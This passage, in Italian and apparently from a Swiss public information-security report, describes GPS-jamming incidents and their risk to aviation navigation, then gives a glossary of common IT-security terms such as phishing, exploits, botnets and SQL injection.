Nel caso di questa evoluzione non va scordato che la navigazione satellitare non è stata sviluppata per essere utilizzata nell'aviazione civile e che essa può essere facilmente perturbata intenzionalmente o inavvertitamente. Nel suo primo rapporto trimestrale del 2011 la rivista «The Economist» [60] riferisce che il sistema GPS dell'aeroporto di Newark – che serve da ausilio di navigazione ai piloti – ha subito perturbazioni misteriose alla fine del 2009. Dopo numerosi mesi di continue ricerche è emerso che le perturbazioni erano state causate dal conducente di un autocarro. Il conducente in questione sostava regolarmente in prossimità dell'aeroporto e recava seco un «*GPS-Jammer*». Un simile apparecchio serve a perturbare i segnali. Il conducente impediva in tal modo al proprio datore di lavoro di individuarne la posizione e quindi la sua assenza di movimento mediante l'apparecchiatura GPS integrata nell'autocarro. In un altro caso[61] un consulente in materia di sicurezza ha testato una stazione emittente disturbatrice a bordo di un'imbarcazione, pregiudicando notevolmente la navigazione. Questi primi esempi non suscitano particolare inquietudine perché non perseguivano un intento di danneggiamento. È tuttavia facile tratteggiare le possibili conseguenze qualora dietro questi atti si celasse un'intenzione criminale. In questo senso si utilizzano ad esempio «GPS-Jammer» per il furto di automobili[62] onde evitare che il veicolo derubato possa essere rintracciato. Anche nel settore militare si fa capo a «GPS-Jammer» per perturbare ad esempio i segnali che dirigono i missili o innescano le bombe. I «GPS-Jammer» militari possono ricoprire superfici di dozzine di chilometri.

---

57 http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=it&msg-id=37695 (stato: 15 agosto 2011).

58 http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=it&msg-id=40377 (stato: 15 agosto 2011).

59 http://www.bazl.admin.ch/themen/infrastruktur/00302/02393/index.html?lang=it (stato: 15 agosto 2011).

60 http://www.economist.com/node/18304246 (stato: 15 agosto 2011).

61 http://www.newscientist.com/article/dn20202-gps-chaos-how-a-30-box-can-jam-your-life.html?page=1 (stato: 15 agosto 2011).

62 http://www.securitynewsdaily.com/gps-jammers-transport-communications-0625/ (stato: 15 agosto 2011).

La navigazione GPS può costituire un'alternativa nel caso in cui l'installazione di sistemi convenzionali di volo di avvicinamento non sia da un punto di vista economico ragionevole, come ad esempio nel caso del volo di avvicinamento degli elicotteri. Per quanto riguarda il volo di avvicinamento all'ospedale Insel, si tratta anzitutto di trasportare i pazienti in maniera possibilmente rapida e diretta ai servizi di urgenza anche in caso di cattivo tempo. In futuro l'Organizzazione dell'aviazione civile internazionale (ICAO) mira a sostituire i costosi sistemi convenzionali di volo di avvicinamento come l'ILS con più economici sistemi di navigazione basati su GPS. Gli esempi illustrati qui sopra evidenziano che i segnali GPS possono essere perturbati. Le procedure di volo di avvicinamento ora autorizzate prevedono pertanto che in caso di avaria il pilota sia allertato e che l'atterraggio venga interrotto o che si passi alla procedura convenzionale. Si tratta quindi soprattutto di individuare immediatamente le perturbazioni del segnale GPS. Si stanno sviluppando cosiddetti Anti-Jammer che individuano un'attività intensa di segnali che potrebbero causare perturbazioni.

6 Glossario

App	Il concetto di app (dall'abbreviazione inglese di Application) designa in generale ogni forma di programmi di applicazione. Nell'uso linguistico si fa nel frattempo perlopiù riferimento alle applicazioni per i moderni smartphone e tablet computer.
Attacco DDoS	Attacco Distributed-Denial-of-Service Un attacco DoS in cui la vittima è attaccata simultaneamente da numerosi sistemi diversi.
Backdoor	Backdoor (in italiano: porta posteriore) designa una parte del software che consente agli utenti di accedere al computer eludendo le normali protezione di accesso oppure un'altra funzione altrimenti protetta di un programma per computer.
Barcode	Si designa barcode o codice a barre una scrittura leggibile con un dispositivo optoelettronico, composta da barre parallele e spazi vuoti.
Blog	Un blog è un diario tenuto su un sito Web e quindi nella maggior parte dei casi visibile al pubblico, sul quale almeno una persona, il Web-logger o blogger (in forma abbreviata), registra annotazioni, elenca circostanze o mette per scritto riflessioni.
Browser /Navigatori	Programmi per computer utilizzati soprattutto per visualizzare diversi contenuti del World Wide Web. I browser più conosciuti sono Internet Explorer, Opera, Firefox e Safari.
Attacco brute-force	In ambito crittanalitico si intende un metodo utilizzato in genere per trovare la chiave di un sistema (ad esempio una password) utilizzando tutte le combinazioni.
CASH	CASH è un sistema svizzero di portafoglio elettronico, che permette il pagamento di piccole somme di denaro.
Cavalli di Troia	I cavalli di Troia (sovente chiamati troiani) sono programmi che eseguono di nascosto operazioni nocive, camuffandosi in applicazioni e documenti utili per l'utente.
Certificato digitale	Certifica l'appartenenza di una chiave pubblica (PKI) a un soggetto (persona, elaboratore).

Chips EMV	L'abbreviazione EMV designa una specificazione delle carte di pagamento munite di un chip processore e destinate alle corrispondenti apparecchiature di carte a chip (terminali POS e distributori automatici di banconote). Le lettere EMV si riferiscono alle tre società che hanno sviluppato lo standard: Europay International (ora MasterCard Europe), MasterCard e VISA.
Cloud-computing	o «cloud computing» (sinonimo: «cloud IT», in italiano: «calcolare tra le nuvole»); concetto della tecnica dell'informazione (IT). Il pae-saggio IT non è più esercitato/messo a disposizione dall'utente stesso, bensì proposto da uno o più offerenti. Le applicazioni e i dati non si trovano più sul computer locale nel centro di calcolo della dit-ta, ma in una nuvola («cloud»). L'accesso a questi sistemi a distanza è effet-tuato per il tramite di una rete.
Codice sorgente	Il codice sorgente (in inglese source code) è un insieme di istruzioni scritte in un linguaggio di programmazione informatica, che si presenta sotto forma di un testo leggibile da un essere umano.
Command-and-Control-Server	La maggior parte dei bot possono essere sorvegliati da un botmaster e ricevere comandi attraverso un canale di comunicazione. Tale canale di comunicazione è denominato Command and Control Server.
Controllore logico programmabile (CLP)	Un controllo logico programmabile (CLP), in inglese Programmable Logic Controller (PLC), è un'apparecchiatura utilizzata per il controllo o la regolazione di una macchina o di un impianto che viene programmata su base digitale. Da alcuni anni esso sostituisce nella maggior parte dei settori il controllore programmabile cablato a livello di hardware.
Cookie	Piccolo file di testo depositato sul computer dell'utente alla visita di una pagina Web. Con l'ausilio dei cookies è per esempio possibile salvaguardare le impostazioni personali di una pagina Internet. Essi possono però anche essere sfruttati in modo abusivo per registrare le abitudini di navigazione dell'utente e allestire in tale modo un profilo di utente.
Data Loss Prevention	La Data Loss Prevention (DLP) è un concetto pregnante di marketing nel settore della sicurezza dell'informazione. Dal profilo classico la DLP fa parte delle misure di protezione che supportano direttamente la confidenzialità dei dati e, a seconda della consistenza, direttamente o indirettamente l'integrità

	o l'attribuibilità.
Dial-up-Modem	Significa "selezione" e designa l'allestimento di una comunicazione con un altro computer tramite la rete telefonica.
Domini	Il nome di dominio (ad es. www.example.com) può essere ri-solto dal DNS (Domain Name System) in un indirizzo IP che può poi essere utilizzato per istituire collegamenti con questo computer.
Exploit	Un programma, uno script o una riga di codice per il tramite dei quali è possibile sfruttare le lacune dei sistemi di computer.
Firewall	Un firewall (termine inglese per designare un muro tagliafuoco) protegge i sistemi di computer, nel senso che sorveglia i collegamenti entranti e uscenti e se del caso li rifiuta. Diversamente da quest'ultimo, il personal firewall (detto anche desktop firewall) è concepito per la protezione di un singolo computer ed è installato direttamente sul sistema da proteggere – ossia sul vostro computer.
Flash	Adobe Flash (abbr. Flash, già Macromedia Flash) è un ambiente proprietario e integrato di sviluppo per la produzione di contenuti multimediali. Attualmente Flash è utilizzato in numerose applicazioni Web, sia come insegna pubblicitaria, sia come parte di una pagina Web, ad esempio come menu di comando o sotto forma di pagina Flash completa.
FTP	File Transfer Protocol FTP è un protocollo di rete per la trasmissione di dati tramite reti TCP/IP. FTP può ad esempio essere utilizzato per caricare pagine Web su un server Web.
Global Positioning System (GPS)	Il Global Positioning System (GPS), ufficialmente NAVSTAR GPS, è un sistema globale di navigazione satellitare per la determinazione della posizione e la misura del tempo.
GPS-Jammer	Apparecchiatura per perturbare i dati GPS.
Hardware-Token	Componente hardware che genera un fattore di autenticazione (vedi Autenticazione a due fattori) (ad es. SmartCard, token USB, SecureID ecc.).
htaccess	.htaccess (in inglese: hypertext access) è un file di configurazione nel quale possono essere effettuate parametrizzazioni specifiche alla directory.

IFrame	Un IFrame (anche Inlineframe) è un elemento HTML che serve alla strutturazione delle pagine Web. Esso viene utilizzato per integrare contenuti Web esterni nella propria homepage.
Infezione da «drive-by-download»	Infezione del computer mediante malware unicamente attraverso la consultazione di una pagina web. Le pagine web interessate contengono nella maggior parte dei casi offerte serie, ma sono state dapprima compresse allo scopo di diffondere il malware. L'infezione avviene perlopiù per il tramite dell'utilizzo di exploit che sfruttano le lacune nel sistema di sicurezza lasciate scoperte dal visitatore.
IP-Adresse	Indirizzo che identifica il computer in Internet (o su una rete TCP/IP; esempio: 172.16.54.87).
Jailbreak	Con il termine jailbreaking (dall?inglese evasione dalla prigione) si intende il superamento delle limitazioni di uso dei prodotti Apple per il tramite di un apposito software.
Javascript	Un linguaggio di script orientato sugli oggetti per lo sviluppo di applicazioni. Gli JavaScripts sono elementi di programma integrati nel codice HTML, che consentono determinate funzioni nel browser di Internet. Ne può essere un esempio il controllo dei dati immessi dall'utente in un modulo Web. È così possibile verificare se tutti i caratteri immessi alla richiesta di un numero telefonico corrispondono effettivamente a delle cifre. Come gli ActiveX Controls, gli JavaScripts sono eseguiti sul computer del visitatore di pagine Internet. Oltre a funzioni utili, è però anche possibile programmare funzioni nocive. Diversamente dagli ActiveX Controls, gli JavaScripts sono supportati da tutti i browser.
Lacuna Zero-Day	Lacuna di sicurezza per la quale non esiste ancora alcun patch.
Metadati	I metadati o metainformazioni sono dati che contengono informazioni su altri dati.
Microprocessore	Un microprocessore è un processore di dimensioni estremamente ridotte le cui componenti sono riunite su un microchip.
mTAN	La variante Mobile TAN (mTAN) o smsTAN consta dell'integrazio¬ne del canale di trasmissione SMS. Il numero di transazione (TAN) è inviato sotto forma di SMS.

Near-Field-Communication (NFC)	La Near Field Communication è uno standard di trasmissione secondo gli standard internazionali per lo scambio senza contatto di dati su corte distanze.
Nodi di rete (rete mesh)	In una rete (in inglese: mesh) ogni nodo è collegato con uno o più nodi. L'informazione è ritrasmessa da un nodo all'altro fino al raggiungimento dell'obiettivo.
Password unica	Una password unica è una parola d'ordine di autentificazione o di autorizzazione. Essa è valida per un solo processo e non può essere utilizzata una seconda volta.
PayPass	PayPass è un sistema di pagamento senza contatto per piccoli importi, basato sulla tecnologia RFID.
Phishing	Nel caso del phishing i truffatori tentano di accedere ai dati confidenziali di ignari utenti di Internet. Si può trattare per esempio di informazioni sui conti di offerenti di aste online (ad es. eBay) o di dati di accesso a servizi bancari via Internet. I truffatori sfruttano la buona fede e la disponibilità delle loro vittime inviando loro e-mail nei quali l'indirizzo del mittente è falsificato.
PIN	Un numero di identificazione personale (PIN) o numero segreto è un numero con il quale ci si autentifica nei confronti di una macchina.
Point-of-Sale Terminals (POS)	Terminali nei negozi presso i quali è possibile effettuare pagamenti senza contanti con carte di debito e di credito.
Referrer	Corrisponde all'indirizzo Internet della pagina Web a partire dalla quale l'utente è giunto sulla pagina attuale cliccando su un link (inglese «to refer», «indirizzare»). Il Referrer costituisce un elemento della richiesta HTTP inviata al server Web.
Remote Administration Tool	Il software di manutenzione a distanza (in inglese: Remote Administration Tool) costituisce un'applicazione nell'ambito del concetto di manutenzione a distanza di qualsiasi computer o sistema di computer.
Rete Bot	Un insieme di computer infettati da Malicious Bot. Essi possono essere interamente comandati a distanza da un aggressore (il proprietario della rete bot). A seconda delle dimensioni, una rete può constare di poche centinaia fino a milioni di elaboratori infettati.

RFID	RFID (in inglese: radio-frequency identification) consente l'identificazione automatica e la localizzazione di oggetti e persone.
SCADA	Supervisory Control And Data Acquisition Systems. Essi sono utilizzati per sorvegliare e pilotare processi tecnici (p. es. l'approvvigionamento energetico e idrico).
Scheda di memoria	Una scheda di memoria, talvolta denominata Flash Card o Memory Card, è un supporto compatto e riscrivibile di memorizzazione, sulla quale può essere memorizzato qualsiasi genere di dati.
SecurID	La SecurID è un sistema di sicurezza della ditta RSA Security ai fini di autentificazione, ossia di verifica dell'identità dell'utente.
Seeds	Valore iniziale per il calcolo delle password uniche, ad esempio nel caso di SecurID.
SIM	La carta SIM (in inglese: Subscriber Identity Module) è una carte chip inserita nel telefono mobile che serve all'identificazione dell'utente.
Sistema di atterraggio strumentale (ILS)	Il sistema di atterraggio strumentale (ILS) è un sistema che coadiuva il pilota di un aeromobile nella fase di volo di avvicinamento e di atterraggio con due raggi di guida.
Skimming	Lo skimming (dall'inglese scremare) è un concetto inglese per gli attacchi Man-in-the-middle, destinati a spiare i dati delle carte di credito e delle carte bancarie. Nel caso dello skimming si accede ai dati della carta leggendo i dati della striscia magnetica e ricopiandoli su carte falsificate.
Smartphones	Lo smartphone è un telefono mobile che mette a disposizione una maggiore funzionalità di computer di quella di un telefono mobile progredito usuale.
SMS	Short Message Service Servizio per l'invio di messaggi brevi (160 caratteri al massimo) agli utenti di telefonia mobile.
Social-Engineering	Gli attacchi di social engineering sfruttano la disponibilità, la buona fede e l'insicurezza delle persone per accedere per esempio a dati confidenziali o per indurre le vittime a effettuare determinate operazioni.

Spam	Il termine spam designa l'invio non sollecitato e automatizzato di pubblicità di massa, definizione nella quale rientrano anche gli e-mail di spam. Si designa come spammer l'autore di queste comunicazioni mentre l'invio come tale è denominato spamming.
SQL-Injection	SQL-Injection (introduzione clandestina SQL) designa lo sfruttamento di una lacuna di sicurezza nel contesto di una banca dati SQL, ossia di una lacuna che insorge a causa della mancata verifica delle variabili da trasmettere. L?aggressore tenta di introdurre clandestinamente i suoi propri comandi di banca dati per modificare i dati nel proprio senso o per assumere il controllo del server.
SSL	Secure Sockets Layer Un protocollo di comunicazione sicura in Internet. Attualmente lo SSL viene ad esempio utilizzato in ambito di transazioni finanziarie online.
USB	Universal Serial Bus Bus seriale che (per il tramite di corrispondenti interfacce) consente il raccordo di periferiche come tastiera, mouse, supporti esterni di dati, stampante ecc. Al momento del raccordo o della disgiunzione di un dispositivo USB il computer non deve essere riavviato. I nuovi dispositivi sono per lo più riconosciuti e configurati automaticamente (a dipendenza però del sistema operativo).
User-Agents	Un User Agent è un programma cliente grazie al quale si può utilizzare un servizio de rete.
Validazione dell'input	La validazione dell'input designa il processo di filtraggio delle immissioni dell'utente in maniera tale da non poter arrecare danni al server.
Virus	Un programma informatico capace di autoreplicarsi e provvisto di funzioni nocive, che si aggancia a un programma ospite o a un file ospite per diffondersi.
VPN	Virtual Private Network Consente per il tramite della cifratura del traffico di dati una comunicazione sicura tra computer su una rete pubblica (ad es. Internet).
White-Listing	Nella tecnica informatica una lista bianca (in inglese: white list) o lista positiva designa uno strumento grazie al quale sono compendiati elementi identici degni di fiducia a parere del redattore della lista.